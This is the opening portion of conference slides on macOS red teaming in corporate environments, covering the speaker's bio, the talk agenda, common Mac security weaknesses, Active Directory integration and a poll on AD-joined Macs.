# macOS Red Teaming

0-day edition

# Whoami?

## Wojciech Reguła

Head of Mobile Security at securing

- Focused on iOS/macOS #appsec
- Blogger – https://wojciechregula.blog
- iOS Security Suite Creator
- macOS environments security

black hat

NULLCON
INTERNATIONAL SECURITY CONFERENCE

Objective by the Sea
version 2.0

confidence

x33fcon

AppSec Europe
London 2nd-6th July 2018

# Thank you!

Wojciech Reguła

Head of Mobile Security at SecuRing

securing

@_r3ggi

wojciech-regula

# Agenda

1. Introduction
2. Macs in corporate environments
3. Setting up a C2 with Mythic
4. Initial access
5. Persistence
6. Data collection & Lateral movement
7. Hardening macOS environments
8. Conclusion

# Why did I decide to make this talk?

1. Macs are getting more common in corporate environments (developers, UX, designers, managers, etc.)

2. Software houses / IT companies have large % of Macs in their environments

3. Macs are not symmetrically secured comparing them to Windows machines…

# What are the problems?

☠️ Old, vulnerable macOS versions everywhere

⚙️ MacOS system firewall disabled (default configuration)


🤔 Antimalware? Do Macs have viruses?

👩‍💻 Standard users working on admin accounts

🗒️ Lack of application whitelisting


🖥️ In mid-size companies Macs are not even enrolled in MDMs…

# Macs in corporate environments




Mac is directly bound to the AD

# Macs in corporate environments




Mac has NoMAD installed that handles Kerberos

# Macs in corporate environments



Mac uses SSO, there is no AD

# Macs in corporate environments



**Cody Thomas**
@its_a_feature_

I did this original poll in 2019, so I'm curious about how things have changed:


What's the percentage of red teaming or pen testing environments you've been in that have AD joined macOS machines?

| | |
|---|---|
| **0-25%** | **75.4%** |
| 25-50% | 15.9% |
| 50-75% | 4.3% |
| 75-100% | 4.3% |


69 votes · Final results

8:47 pm · 18 Oct 2023 · **1,477** Views

